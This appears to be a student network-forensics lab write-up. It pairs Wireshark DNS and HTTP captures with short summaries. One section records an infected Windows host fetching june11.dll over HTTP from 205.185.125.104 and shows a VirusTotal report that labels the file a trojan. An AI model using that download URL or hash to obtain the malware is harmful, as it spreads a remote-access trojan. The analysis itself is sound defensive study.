
```
dns

No.    Time          Source        Destination      Protocol  Length  Info
295…   371.5920594…  10.11.11.11   10.11.11.179     DNS       153     Standard query response 0x6526 A d10f0ruikmplv3.cloudfront.net A 143.204.29.61 A 143.20…
296…   371.6246468…  10.11.11.11   10.11.11.195     DNS        99     Standard query response 0xfd32 A www.sabethahospital.com A 12.133.50.21
296…   372.1291102…  10.11.11.11   198.51.45.73     DNS       107     Standard query 0x5e38 A www.pinterest.com.gslb.pinterest.com OPT
296…   372.1323904…  10.11.11.11   208.78.71.34     DNS        75     Standard query 0x74e7 A www.twitter.com
296…   372.1338268…  10.11.11.11   198.51.45.71     DNS        90     Standard query 0xd79e A www.timeforkids.com OPT
296…   372.1352576…  10.11.11.11   205.251.193.122  DNS        81     Standard query 0xd273 A reddit.com OPT
298…   373.3121868…  10.11.11.11   10.11.11.179     DNS       134     Standard query response 0x5011 A reddit.com A 151.101.193.140 A 151.101.1.140 A 151.101…
304…   379.3893859…  10.11.11.11   10.11.11.195     DNS        83     Standard query response 0xdf05 Server failure A ctldl.windowsupdate.com
```

Medical Website

Summarize the following:

- Wireshark captured network traffic querying DNS activity.

- The specific site that the user reached out to is a sabethahospital.com.



```
dns
```


```
No.       Time           Source        Destination       Protocol  Length  Info
  295…  371.5920594…  10.11.11.11   10.11.11.179      DNS        153  Standard query response 0x6526 A d10f0ruikmplv3.cloudfront.net A 143.204.29.61 A 143.20…
  296…  371.6246468…  10.11.11.11   10.11.11.195      DNS         99  Standard query response 0xfd32 A www.sabethahospital.com A 12.133.50.21
  296…  372.1291102…  10.11.11.11   198.51.45.73      DNS        107  Standard query 0x5e38 A www.pinterest.com.gslb.pinterest.com OPT
  296…  372.1323904…  10.11.11.11   208.78.71.34      DNS         75  Standard query 0x74e7 A www.twitter.com
  296…  372.1338268…  10.11.11.11   198.51.45.71      DNS         90  Standard query 0xd79e A www.timeforkids.com OPT
  296…  372.1352576…  10.11.11.11   205.251.193.122   DNS         81  Standard query 0xd273 A reddit.com OPT
  298…  373.3121868…  10.11.11.11   10.11.11.179      DNS        134  Standard query response 0x5011 A reddit.com A 151.101.193.140 A 151.101.1.140 A 151.101…
  304…  379.3893859…  10.11.11.11   10.11.11.195      DNS         83  Standard query response 0xdf05 Server failure A ctldl.windowsupdate.com
```

Malicious Activity

Downloading Malware

Summarize the following:

- HTTP is the protocol that was used to transmit the malicious software called june11.
- Virustotal.com was the website that we used to uploaded the malware file found on the infected Windows PC, that informed us the this is file is Remote Access Trojan (RAT).



virustotal.com/gui/file/d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec/detection

d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

55 /71

55 engines detected this file


d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec
june11.dll

invalid-signature overlay pedll signed

549.84 KB Size

2020-08-06 09:00:02 UTC 1 day ago

Ad-Aware	Trojan.GenericKD.34007934	AegisLab	Trojan.Multi.Generic.4!c
AhnLab-V3	Malware/Win32.RL_Generic.R348813	Alibaba	TrojanSpy:Win32/Vakes.5655948
ALYac	Trojan.GenericKD.34007934	Antiy-AVL	GrayWare/Win32.Kryptik.ehls
SecureAge APEX	Malicious	Arcabit	Trojan.Generic.D206EB7E
Avast	Win32:DangerousSig [Trj]	AVG	Win32:DangerousSig [Trj]
Avira (no cloud)	TR/AD.ZLoader.tadbd	BitDefender	Trojan.GenericKD.34007934



Wireshark
Wireshark · Packet 7291…
Wireshark
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.src == 10.6.12.203 and http.request.method == GET


```
No.    Time                          Source                         Destination        Protocol Length
 72908 2022-05-15 13:30:42.015121000 LAPTOP-5WKHX9YG.frank-n-ted…   205.185.125.104    HTTP
 72912 2022-05-15 13:30:42.030511400 LAPTOP-5WKHX9YG.frank-n-ted…   205.185.125.104    HTTP
```

```
Internet Protocol Version 4, Src: LAPTOP-5WKHX9YG.frank-n-ted.com (10.6.12.203), Dst: 205.185.125.104 (205.185.125.104)
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 298
    Identification: 0xadfc (44540)
  Flags: 0x4000, Don't fragment
    ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
    Header checksum: 0xe9de [validation disabled]
    [Header checksum status: Unverified]
    Source: LAPTOP-5WKHX9YG.frank-n-ted.com (10.6.12.203)
    Destination: 205.185.125.104 (205.185.125.104)
Transmission Control Protocol, Src Port: 49739, Dst Port: 80, Seq: 222, Ack: 489, Len: 258
Hypertext Transfer Protocol
  GET /files/june11.dll HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /files/june11.dll HTTP/1.1\r\n]
        [GET /files/june11.dll HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: GET
      Request URI: /files/june11.dll
      Request Version: HTTP/1.1
    Accept: */*\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
    Host: 205.185.125.104\r\n
    Connection: Keep-Alive\r\n
  Cookie: _subid=3mmhfnd8jp\r\n
    \r\n
    [Full request URI: http://205.185.125.104/files/june11.dll]
    [HTTP request 2/2]
    [Prev request in frame: 72908]
    [Response in frame: 73651]
```

Torrenting Files

Summarize the following:

- HTTP is the protocol used to download the Betty Boob image.
- The user went to www.publicdomaintorrents.com.



*wireshark2
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

